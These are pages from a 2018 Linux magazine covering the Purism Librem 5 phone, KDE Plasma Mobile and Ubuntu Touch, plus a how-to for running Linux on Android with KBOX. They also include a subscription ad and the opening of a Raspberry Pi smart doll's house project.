the company's coreboot port and a neutralised version of the controversial Intel Management Engine. Librem laptops can be ordered with just the company's own PureOS installed (though if you have a preferred alternative distro, that will work well too), or optionally with the compartmentalisation-focused QubesOS included as well.

PureOS, version 8.0 'Prometheus' of which is currently in beta, is based on Debian, with the best privacy-protecting software applications pre-installed together with Gnome 3 and Wayland for fast, fluid performance and optimal power management. The software suite includes DuckDuckGo for search via PureBrowser, and additional apps in popular categories, all of which have been carefully vetted for suitability.

Currently in development are the Librem 11, a 11-inch 'Digital Canvas' convertible laptop that provides a new versatile form factor for the company's OS; plus easily its most ambitious project to date, the Librem 5 phone, with its 5-inch (ish) screen. Purism describes the Librem 5 as "a phone for the people, by the people" with a challenge to "reclaim your digital life with a platform you truly own". There's no question that venturing into the mobile space is easily Purism's most formidable challenge to date, but based on the evidence we've seen so far it looks like it just might pull it off. The Linux community clearly thinks so too – returning to its roots, the company raised a \$2.5m investment once again via crowdfunding to deliver a genuinely open mobile device supporting a range of operating systems.

SEPTEMBER 2018

The Librem 5 developer kit ships in September. A raw PCB that won't really resemble a phone, the kit will be close enough to the final product's internal hardware to empower developers.

JANUARY 2019

All being well, early next year the end will be in sight with the hardware proof of concept. This will be the first look at a near-complete product and a view of how everything hangs together.

MARCH 2019

Devices will start to arrive in the hands of backers in March next year, with the Librem 5 hitting general availability. Updates will of course continue post-release to develop and improve the experience.



Above Crowdfunding backers committed without seeing a final design for the Librem 5 – which is now literally taking shape

March of next year should see backers start to receive their Purism Librem 5 mobile phones running the company's Free Software Foundation-endorsed PureOS Linux distribution. The public have voted with their wallets to the tune of \$2.5m. This level of support is incredibly impressive, so the first thing we had to ask the team was whether this huge vote of confidence exceeded even their own expectations. In typical fashion, the company's founder and CEO Todd Weaver exuded both humility and optimism, noting that the funding was beyond expectations given the amount of time required for backers to wait for the company to complete the product – although there is so much demand for a non-Android, non-Apple phone that the team always had high hopes.

The inevitable comparison with Android and iOS will continue as the mobile version of PureOS comes to market and matures over the coming years. Purism's effort is far from the first to try to challenge the incumbent giants, with companies as large as Samsung trying to disrupt Google and Apple with its Tizen OS. Purism's take on this is that the traction it has gained "validates an ethical alternative but doesn't validate proprietary alternatives at all. People want a fully free-software-based phone that respects their digital rights, and that is what we plan to deliver," says Weaver.

Unique specifications

So what is the essence of the Librem 5? The phone runs PureOS by default, and can run most Linux distributions too, with PureOS, Debian, Ubuntu, Fedora, Suse, Arch and the SubgraphOS security-centric OS already listed as compatible. It is the world's first ever IP-native mobile handset with standard end-to-end encrypted

communications. The 3G and 4G platform is security-focused by design with privacy protection by default. The CPU is separated from the baseband and there are hardware kill-switches for the camera, microphone, Wi-Fi/Bluetooth and baseband. The phone is pro-choice when it comes to OS; it won't lock you into an ecosystem, and it won't track you. PureOS is in complete compliance with the Free Software Foundation's free distribution guidelines (<http://bit.ly/FSFDistroGuidelines>) and will never ship non-free binaries.

Some of the specifications are unique in the market, such as the decision to use NXP i.MX 8 ARM processors (required to abstract baseband and CPU), a Vivante GPU and a USB C port that can enable the phone to work as a full Linux computer when connected to a monitor and input devices. This is without the need for additional hardware, such as the Samsung DeX dock.

One of the reasons the Librem 5 project has been successful is because Purism knows exactly who it's aiming its devices at. The market will initially be "early adopters who want to avoid Android and Apple, but that is a significant audience, including businesses that do not want to be handcuffed by those platforms," explains Weaver, emphasising the traction that is already being gained in the corporate world.

"We see adoption of PureOS among businesses and it will continue to grow, primarily because of the ease of confirmation from IT departments. We start them off on an untainted (that is, no binary blobs) distribution on tamper-evident hardware that they can then build upon." Aside from developers, business and early adopters, the company sees opportunities among parents who want

“ The Librem 5 is the world's first ever IP-native mobile handset with standard end-to-end encrypted communications **”**

to communicate with their children while having peace of mind that they're not being compromised or tracked.

When looking at other competitors in the mobile device space, success and failure is often driven by applications (or more typically lack of) and the overall quality of fit and finish of the operating system's interface. While this is likely to be slightly less of a concern given Purism's target audience, it does remain important. Fortunately, this is something that has been considered.

"Design polish is a focus of ours; we are investing in that space and working with communities to make sure we attain equal or better convenience than the proprietary giants Google and Apple," Weaver adds. "The reason we offer a bundle of hardware, software and services is because it offers that level of convenience in a polished bundle." The team go on to explain how it plans to approach the all-important 'app-gap'. "Application

i QUICK FACT

A long time coming

The Librem 5 project started around one and a half years before the launch of the crowdfunding campaign, with the team researching and selecting hardware that would work to create a PureOS-based phone that didn't rely on Android.

growth is what we plan to measure, since we know we cannot have tens of thousands of applications on day one. The method to solve this is great documentation, to have emulators, to create development environments that allow developers to port existing applications easily, and most importantly have it all rooted in a belief system that respects people rather than exploits them; this last point allows us to know that application development will continue to grow on our platform – it is a movement.”

Privacy at heart

As well as native applications, the Librem 5 will be able to run HTML5 apps, making some of the most commonly used services available via the web browser. The security implications of this have been considered, with the

“Design polish is a focus of ours; we are investing in that space and working with communities to make sure we attain equal or better convenience than Google and Apple”

system able to isolate these applications from the OS, so applications will not be allowed visibility into other running applications or access to areas that you do not explicitly allow.


Privacy protection has been big news this year, with the implementation of the General Data Protection Regulation in Europe. This could be perceived as both positive for Purism because users are more aware of their personal data, or negative because the larger tech companies will make more effort in this area. It's clear that Purism doesn't see things changing significantly, as “even though the tech giants will market ‘privacy protection’, in the end people realise that they still control the users – whether that is Apple with its vendor lock-in and walled community, Google with its intrusive surveillance or Facebook/Instagram/Twitter with their membership cult platforms.”

Delivering the project on time is key, and working with a large distributed team and keeping backers up to date are significant challenges in themselves. Purism highlights the importance of availability to the team effort: “We use a simple policy of when the team are online they connect to our tools, be those email, group chat, audio meetings, ticketing and wiki, with a policy of being understanding to the various time-zones of our team.” Meanwhile, ensuring that backers feel connected is simply a case of posting regular detailed updates via public blog posts.



SPOTLIGHT

Kyle Rankin, Purism



Q&A

Kyle is a long-time Linux user and security and infrastructure architect. He is the author of many books including *Linux Hardening in Hostile Networks*, *DevOps Troubleshooting*, *The Official Ubuntu Server Book* and *Knoppix Hacks*.

Kyle, thanks for speaking to Linux User & Developer. What's your role at Purism?

I am the Chief Security Officer at Purism and responsible for all things related to security, from internal infrastructure security and hardening PureOS, to the physical security measures on Librem hardware.

Much of my current work has been focused on our tamper-evident features, where I have focused on making the tamper-evident boot project Heads work on Librem hardware while making it more accessible overall. Most recently I've been working on our new Librem Key USB security token product and integrating it both with PureOS and with Heads.

What brought you to the company initially?

Before I joined Purism, I had been a long-time supporter of the company that began when I reviewed the very first Librem 15 laptop for *Linux Journal*. I then reviewed the Librem 13 and liked it so much I backed that initial campaign and bought one for myself (it's still my personal laptop). From there I've helped behind the scenes, including on the advisory board, before I ultimately joined Purism as a full-time employee at the beginning of 2018.

You mentioned Heads – what is this for and how does it work?

Heads secures the boot process so that you can trust that the BIOS and the rest of the boot process hasn't been tampered with, but with keys that are fully under your control [unlike when using UEFI Secure Boot].

Heads is cutting-edge software and provides a level of security beyond what you would find in a regular computer. Up to this point, though, its main user base has been expert-level users who are willing to flash their hardware BIOS. We want all our customers to benefit from the extra security in Heads, so we intend to include it by default in all our hardware products in the future. We are also putting our own internal engineering efforts to the task of not just porting Heads to our hardware, but also improving it – and sharing those improvements upstream.

QUICK FACT**A really Qt Mobile OS**

Plasma Mobile is based on Qt, a trait it shares with Sailfish OS and Nemo OS. It is anticipated that Plasma Mobile will be able to run apps from these other platforms in the future.

When the Purism Librem 5 comes to market, the out-of-box experience will be centred around PureOS. One of the key selling points, however, is the ability to install alternative Linux OSes on the device. One of the most popular desktop environments in the Linux world is KDE, which also has its own mobile effort in the form of KDE Plasma Mobile.

Much of the messaging around Plasma Mobile echoes that of Pure OS: "Plasma Mobile aims to become a complete and open software system for mobile devices. It is designed to give privacy-aware users back control over their information and communication."

Aleix Pol Gonzalez, Vice-President of the KDE Board of Directors – the non-profit organisation that supports the tasks of the KDE community – has worked on several different KDE projects. He's currently maintaining the Discover Software Centre which is used on every KDE platform, including desktop and mobile phone form-factors. His articulation of what viable Linux mobile platforms such as the Librem 5 mean to KDE is something all Linux users can associate with. "We want

to make Plasma Mobile a platform where everyone can contribute their ideas for people to carry around regardless of their base technology," he says. "It's been too long since Linux felt like home on the phone." He also echoes the widespread belief that "it hasn't been possible to have a stable platform that isn't practically owned by big organisations that have everything but our interests in mind."

Plasma Mobile development initially began inside Blue Systems to prove to the world (and to the internal team too, concedes Gonzalez) that Plasma was capable of much more than they were using it for on the desktop. This became a KDE project when it was announced at Akademy 2015 in Galicia. Since then it's become another of the Plasma products.


Plasma in progress

The biggest challenge the KDE Plasma Mobile team has faced so far has been hardware compatibility, although in very different ways across Android and iOS devices. Android has famously been brand-fragmented, and iOS

**QUICK GUIDE****Let's keep in touch**

For a product such as the Librem 5, it could be argued that raising the money is the easy part. Many a Kickstarter project has come and gone, scuppered by the realities of producing an actual product. Thankfully, Purism has considerable experience in this area because of its laptop pedigree and thus far, the team are doing a great job of keeping backers updated with regular, extremely detailed updates on its website. These are important not just for those who have funded the project, but for developers too.

A recent post locked down a key set of hardware specifications: the EmCraft i.MX 8M processor, a 5.7-inch screen with a resolution of 720x1440 pixels, a SIMcom modem, a Redpine Wi-Fi and Bluetooth module, and an Omnivision OV5640 camera. Frequent updates have been provided on the software side too.



Above Unlike many Linux projects, regular blog posts from Purism have kept both backers and developers up to date

“Plasma Mobile is designed to give back privacy-aware users control over their information and communication”

is a very tightly controlled hardware ecosystem. Gonzalez acknowledges that a lot of work is needed, but as the KDE team has managed to use most of what they have for the desktop on mobile already, they don't feel as if there's a huge feature gap to jump. In addition, Gonzalez notes that "developing the desktop improves the phones, and when we develop the phones we improve the desktop, so we are working faster than one might think."

If you want to try the 'Plasma Phone Reference System' today, the preferred option is KDE's own 'Neon' reference rootfs. However, you will only be able to install this on a Google Nexus 5X, and even then the process is not for the faint-hearted. A third-party distribution named PostmarketOS (pmOS) is in the very early stages of development, targeting a wider range of devices. A feature matrix is used to indicate what works on a device by device basis, but it's fair to say it's a long way from being production-ready. The other option is a desktop image, designed specifically for testing on virtual machines or tablet PCs.

It's anticipated that a Plasma Mobile image will be available in time for the general availability of the Librem 5, and as you would expect, Gonzalez has confirmed that Purism and the KDE team are already in close collaboration to produce Plasma Mobile images for development boards which ship in September 2018.



QUICK GUIDE

Anatomy of the Plasma Mobile UI



If you are considering using KDE Plasma Mobile for the Purism Librem 5, or perhaps you just want to give it a try (particularly if you're using Plasma on the desktop), you have a couple of options. Aside from running on a Nexus 5X, you can also download pre-built – although not very frequently updated – images for use in QEMU or VirtualBox. While this won't give you an exact idea of what the OS feels like on a mobile device, it works well enough for you to get the general idea. The experience does highlight that there is still plenty to do before the Librem 5 launches in March 2019 for Plasma to be in a good usable state.

- ❶ Sweeping up from the bottom of the screen where you'll see an up arrow opens the Application Drawer
- ❷ A basic set of applications is installed out of the box, including favourites such as Firefox and VLC
- ❸ Clicking the Discover icon enables you to install an app or apply updates
- ❹ Sweeping from the top of the screen opens a Notifications and System Controls shade
- ❺ Key system indicators also live at the top of the screen, displaying current system state
- ❻ System-wide search functionality is available, with a 'recents' view

A March post on the Purism blog includes a Librem 5 progress report, with images of the phone not only booting Plasma Mobile but also successfully offering mobile connectivity. The availability of these boards is likely to accelerate development which targets not just PureOS and the Librem 5, but a range of projects including Plasma Mobile.

The KDE Plasma Mobile team continue to develop the platform, but it's not clear what kind of devices we'll end up seeing running the system. They acknowledge that adoption hinges greatly on hardware support, and particularly OEMs who may decide to support it in the future. If the Librem 5 is commercially successful, it's certainly possible that a competing manufacturer may surface, and Plasma Mobile will be one of their options when it comes to software.

Software challenge

Gonzalez acknowledges that he hasn't yet left home with just his Plasma phone device and no other electronic gadget, "but it works, and it works well. For instance, it should be able to run any Flatpak and snap application as well as any application present on Plasma Mobile, based on Ubuntu LTS."

The biggest challenge is that there isn't currently a lot of software available that can work properly on such small screens or with touchscreens. The KDE team have been developing and pushing the Kirigami framework, which is based on Qt, which aims at making it much

easier to develop applications that work well cross-form-factor. One thing that is clear within the Plasma team is that the desktop and mobile versions need to advance together, hand in hand.

Wayland, which has been grabbing headlines through the Linux world of late, is a very important part of developments too. The same Plasma shell and KWin window manager code is used on every platform, so every Wayland improvement you see advertised has an impact on Plasma Mobile as well.

“Purism and the KDE team are in close collaboration to produce Plasma Mobile images for the development boards which will ship in September 2018”

Updates from the Plasma team are available through the plasma-devel mailing list as well as #plasma on Freenode and the Plasma Mobile channel in Telegram. The project is currently looking for people with good understanding of the Linux ecosystem and knowledge of device hardware to aid low-level integration, as well as application developers to help improve the shell in the most phone-specific areas.

For a long period of time, the future of Ubuntu was deemed to be one of convergence. Driven by the vision of the company's CEO, Mark Shuttleworth, development of Ubuntu and the 'Unity' desktop environment strove towards a world where a single environment would prevail on everything from servers in data centres to the mobile phones we use every day. Beseated by delays and struggles alongside worldwide dominance of iOS and Android, the Unity project came crashing down in early 2017 when Canonical announced that it would abandon the Unity development effort and instead move to GNOME 3 – freeing up

on anyone. Android depends on Google, iOS depends on Google, iOS on Apple and so on. We also want to build a real GNU/Linux mobile OS that is copyleft and completely open. You can't close the code and you can't modify it without releasing the modifications somewhere. With Android, you can modify it and close source it, so no one else benefits from those improvements. Just because we have something that works already doesn't mean we shouldn't improve or develop something different.

"Asking why we use Ubuntu Touch when we have iOS and Android – including ROMs – is like asking why use Linux when we have macOS and Windows. The building of a community is also fundamental to us and that depends on being open and solely 'for the community'."

Ubuntu Touch and Purism

The Librem 5 comes at an opportune time for Ubuntu Touch. As with KDE Plasma Mobile, the team is already working closely with Purism to ensure that the distro works on both development boards and final shipping product. "Having Ubuntu Touch working by default on a mobile phone such as the Librem 5 is an ideal approach to offer ease-of-use to people while increasing our install base," says Gripsgård. "Partnering with Purism will allow us to advance UBports for well-supported commercial devices for the first time. The Librem 5 will be the ideal hardware for Ubuntu Touch, particularly as it will not require an Android subsystem."

The latter is a particularly important point, not just for Ubuntu Touch but for other Linux-based mobile OSes that are in development. Many use parts of AOSP (the Android Open Source Project), but Purism's work at the lowest level of the device hardware means this should no longer be necessary.

This sentiment is echoed by Ricardo Mendoza, deputy chairman of the board at UBports. "Having early access to Purism's Librem 5 hardware platform is a huge step for advancing Ubuntu Touch," he says. "Ubuntu Touch was developed with the goal of being an Android-free OS alternative for the mobile ecosystem. We believe the future of mobile is away from Android, and the Librem 5 with Ubuntu Touch presents the perfect platform to spark this revolution."

That Purism is officially supporting Ubuntu Touch is a validation that UBports is well-aligned with its privacy-driven approach. "Having Ubuntu Touch shed Android entirely and utilise our hardware is a win for users," says Todd Weaver, CEO of Purism. "While we develop, support, and recommend PureOS, allowing an alternative to users that is supported by Purism can only help the cause of improving digital rights for users." Gripsgård confirms that this is core to their mantra too, saying that "we are building on this amazing collaborative and forward-thinking community for the development and promotion of a free and open source operating system that is developer-friendly, respects the freedom and privacy of individuals, and breaks free from the traditional hardware classification confinements and uses."

The 'Ubuntu Touch' version of the Unity desktop environment is Unity 8. Available as a manual install in

“We believe the future of mobile is away from Android, and the Librem 5 with Ubuntu Touch is the perfect platform”

QUICK FACT


Best of both worlds

A key goal of Ubuntu Touch is to allow it to run not only in a mode optimised for small screens, but also as a full environment in 'desktop mode'.

resources to concentrate on the company's booming desktop, cloud and IoT businesses.

The end? Not quite. The founder of the UBports community, Marius Gripsgård, announced that Unity and Ubuntu Touch development would continue under its guidance, maintaining the same goal of delivering a desktop environment that would work on devices of all form factors. UBports itself was formed in 2015 when Gripsgård started working on porting Ubuntu Touch to additional devices than Canonical's own officially supported phones and tablets. UBports slowly grew, independently and then alongside Canonical, before the change in direction; then came the official UBports community fork, for which a newly formed UBports foundation became responsible.

Why continue development when the mobile incumbents are so dominant? Gripsgård says this goes back to the Linux philosophy: "We want to build something that's completely open and isn't dependent



Above The Ubuntu OpenStore is used to distribute Ubuntu Touch apps, which are built in Qt, and can be used by developers free of charge

recent Ubuntu distros, the environment is what gives the OS its 'convergence'. Convergence is where an application can provide phone, tablet or conventional desktop user experiences that are tailored both for touch-based input and keyboard/mouse. Unlike GNOME and KDE Plasma Mobile, which are heavily committed to the Wayland display client, Unity 8 is underpinned by Mir, led by Alan Griffiths, a Canonical employee. The shift in strategic direction for the company made the Mir dependency a significant risk, but a thriving development community of which Alan remains a part is continuing to drive the platform forward.

Canonical is very supportive of Ubuntu Touch, with other members of the engineering team remaining involved where possible. The company even recently donated a large number of devices to assist in the development effort.

Right here, right now

One advantage that Ubuntu Touch has today over most competing distributions is the fact that it has shipped on real devices from BQ and Meizu, and an installer is available, courtesy of UBPorts, for several others. The Fairphone 2, Nexus 4, 5, 7 and the OnePlus One can all be flashed to Ubuntu Touch.

With devices in the hands of consumers – albeit in comparatively limited numbers – Ubuntu Touch has a

“ Asking why use Ubuntu Touch when we have iOS and Android is like asking why use Linux when we have macOS and Windows ”

theoretical jump on the 'app-gap' issue, which might make it appealing for users of the Librem 5. Ubuntu Touch comes pre-installed with a set of solid core apps that cover everything you might expect from a phone such as a dialler, contacts and calendar, plus – as it's Linux – a fully-featured file browser and terminal, including essential command-line applications. Also included are uNav for navigation, Dekko for email, Podbird for podcasts, InstantFX for photo editing and the Machines vs Machines game. Of note is that applications are built in Qt using Qt Quick Controls and the Ubuntu UI toolkit, which again should enhance the possibility of cross-porting apps with other mobile Linux OSes such as KDE Plasma Mobile, Sailfish OS and so on.


The OpenStore at <https://open-store.io> already provides a portal for browsing Ubuntu Touch apps which, as you might expect, are somewhat variable in quality, and split between full apps and web apps. The amount of applications available inevitably pales in comparison to established mobile OSes, but inevitably developer adoption is driven by user adoption – something the Purism Librem 5 project is destined to help. ■



QUICK GUIDE

Anatomy of the Ubuntu Touch UI

Ubuntu Touch has more options for device installs than KDE Plasma Mobile, but the selection of compatible phones is still limited. If you want to try Ubuntu Touch, use a i386 build of Ubuntu and 'ubuntu-emulator', installed using apt from the multiverse repo. After installation use the command `ubuntu-emulator create --arch=i386 myinstance` followed by `ubuntu-emulator run myinstance` to start.



1 A short swipe from the left edge of the screen provides access to apps pinned to the launcher

2 A longer swipe from the left edge of the screen reveals the 'home scope'

3 A short swipe from the right edge of the screen switches to the previously used application

4 A long swipe from the right edge of the screen shows all currently running applications

5 Swiping up from the bottom of the screen shows app-specific menu options

6 Swiping down from the top of the screen reveals notifications and control toggles

1 QUICK FACT**The boot menu method**

If you want to change what you are running on your Android device at the lowest level, you can try EFIDroid (<http://efidroid.org>), which uses UEFI in the background to boot alternative systems.

Extra: Linux on Android

Get GNU/Linux running without rooting your phone

Should you want to install Linux on your current (Android) device without losing its normal functionality, you have several options.

Installing a full Linux distro on your device provides a whole host of functionality, including the ability to turn your phone or tablet into a fully blown LAMP server, providing a way to run your favourite command line tools, or even running a graphical desktop environment – although performance on an Android device is typically not great. Having a full Linux install just waiting to be used if needed is a nice back-up if you need to do something important when you're out and about without your laptop.

If you don't want to root your Android device, which typically involves unlocking the bootloader, wiping your device and making a number of warranty-busting modifications, the most popular option is KBOX (www.kevinboone.net/kbox.html). This is a project to create a miniature Linux distribution for Android devices, providing a Linux console environment. KBOX provides full versions of many standard command-line utilities (tar, grep and so on), console editors (Vim, Nano), networking utilities (rsync, Dropbear, SSH), and development tools (C/C++, Perl, Java, Python). It runs on ARM and x86 Android devices in addition to Chromebooks with Android support.





The typical way of running a Linux distro on top of another Linux distro is by using chroot. Unfortunately,

chroot requires root access on the host machine, and this isn't available on a standard Android install. KBOX uses a fake chroot library to simulate this and it works well, with some limitations. You install it by opening a terminal emulator app on your device before downloading and running an installer script. KBOX is fine for basic access, but if you want more advanced functionality, you do need to go down the root, uh, route.

Linux Deploy, available on the Google Play Store, is one of the most popular solutions for rooted Android devices. The application creates a disk image on a flash card, mounts it and installs an OS distribution. Applications of the new system are run in a chroot environment and work together with the Android platform. Most importantly, all changes made on the device are reversible – the application and components can be removed completely.

Installation of a distribution is completed by downloading files from official mirrors. Supported distributions include Debian, Ubuntu, Kali Linux, Arch Linux, Fedora, CentOS, Gentoo, Slackware and RootFS, with XTerm, LXDE, Xfce and MATE desktop environments also working out of the box. Installation of a Linux distro on your device takes around 30 minutes and can take up a fair bit of space.

As always, extreme caution should be taken when using root access – ensure you have backups of your device data and the stock ROM image!

**HOW TO****Install KBOX on an Android device****1 Install a terminal emulator**

Installation of KBOX is carried out directly on your device, from the command line. The first step is to install a Terminal Emulator application from the Google Play Store, such as Terminal Emulator by Jack Palevich (free).

2 Download the base system installer

KBOX can't be downloaded from the Play Store like other apps, but a full install guide is available from www.kevinboone.net/kbox.html. You'll need to download the right version for your device, Arm or x36.

3 Prepare installer

Launch your terminal emulator, cd to the app data directory (cd /data/data/jackpal.androidterm), copy installer (cat /sdcard/Download/kbox4-install-base-arm > kbox4-install-base) and set permissions (chmod 755 kbox4-install-base).

4 Run and complete the installer

Now that everything is prepared, you simply need to run the installer with ./kbox4-install-base. When this completes, test the shell with /data/data/jackpal.androidterm/kbox4/bin/kbox_shell and that should be it!

GET THE WORLD'S BEST LINUX MAGAZINE

**OUT
NOW!**




DELIVERED DIRECT TO YOUR DOOR

Order online at www.myfavouritemagazines.com
or find us in your nearest supermarket, newsagent or bookstore!

SPECIAL **US** OFFER

OFFER ENDS
OCTOBER 30
2018!

SUBSCRIBE & GET 6 ISSUES **FREE***



**FREE
RESOURCES!**
— FOR —
SUBSCRIBERS
See p.96

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/sublud

OR CALL 0344 848 2852

* This is a US subscription offer. '6 issues free' refers to the US newsstand price of \$16.99 for 13 issues being \$220.87, compared to \$112.23 for a subscription. You will receive 13 issues in a year. You can write us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls cost the same as other standard fixed line numbers (starting 01 or 02) included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit bit.ly/magtandc. Offer ends October 30 2018.

A photograph showing a white, egg-shaped sensor module mounted on a black base. The base has several buttons and a small screen. Next to it is a small, black circuit board with various electronic components. Both are resting on a light-colored wooden surface.

The screenshot shows a Windows desktop with a yellow cube and a blue cube. Two application windows are open. The top window is titled 'File Edit Help' and has a menu bar with 'File', 'Edit', and 'Help'. The 'File' menu is open, showing options like 'Open...', 'Save', 'Print...', 'Exit', and 'Quit'. The bottom window is titled 'File Transfer Client Help' and has a menu bar with 'File', 'Transfer', 'Client', and 'Help'. The 'Transfer' menu is open, showing options like 'Transfer', 'Cancel', 'Pause', 'Resume', 'Stop', 'Restart', 'Delete', 'Rename', 'Move', 'Copy', 'Paste', 'Link', 'Unlink', 'Refresh', 'Status', 'Execute', 'Restrictions', 'Add to group', 'Remove from group', 'Network Benchmark', and 'Information'.

[illegible]

www.linuxuser.co.uk



Maks Surguy

Maks is a grad student of Technology Innovation at the University of Washington. He's interested in IoT, AI and creative programming.

Like it?

You can follow Maks on Twitter @msurguy and take a look at all the code for the smart doll's house system at <https://github.com/msurguy/MYHouse-smart-dollhouse>.

Further reading

Maks documents all his projects at <https://maxoffsky.com>. As well as an excellent explanation of the MYHouse project, you can learn about his prototype Pulsesphere and his cool retro Nixie clock.

Smart doll's house

A child's toy is brought to life with some Machine Learning magic, sensors, servos and a Raspberry Pi

Maks Surguy's project is based on the simple idea of enabling a child to control different aspects of a doll's house, from lights to fans and a tiny TV, with a wave of a magic wand. However, the system behind it is quite complex, involving data processing and Machine Learning. In effect, the doll's house is a prototype for smart home use that the team hopes others will help to improve, while they look to add training gestures for left- and right-handed users, a drag and drop interface for selecting what items get activated, and much more. The doll's house itself is made from scratch using a laser cutter and 3D printing.

What was the inspiration for this cool project?

As a part of our courses in the winter quarter at MSTI program at University of Washington, we were required to use sensors and machine learning together. I'm a big fan of building interactive experiences and I thought a smart doll's house would be a great tool to demonstrate technical innovations to people in an approachable way.

How does the magic happen?

MYHouse is a doll house in which the lights, doors and appliances can be controlled by moving a special controller in the air, like performing spells with a magic wand. The dollhouse has a Raspberry Pi that reads information from a motion sensor, and uses machine learning algorithms to determine if a user's gesture is similar to one of the seven pre-trained gestures stored in the system.

Depending on the gesture, various functional items in the dollhouse can be activated or deactivated: TV, lights, fan and shutters. You can see videos and a process overview on my website.

Could you give us an overview of the code involved and how the gesture controls link to the components?

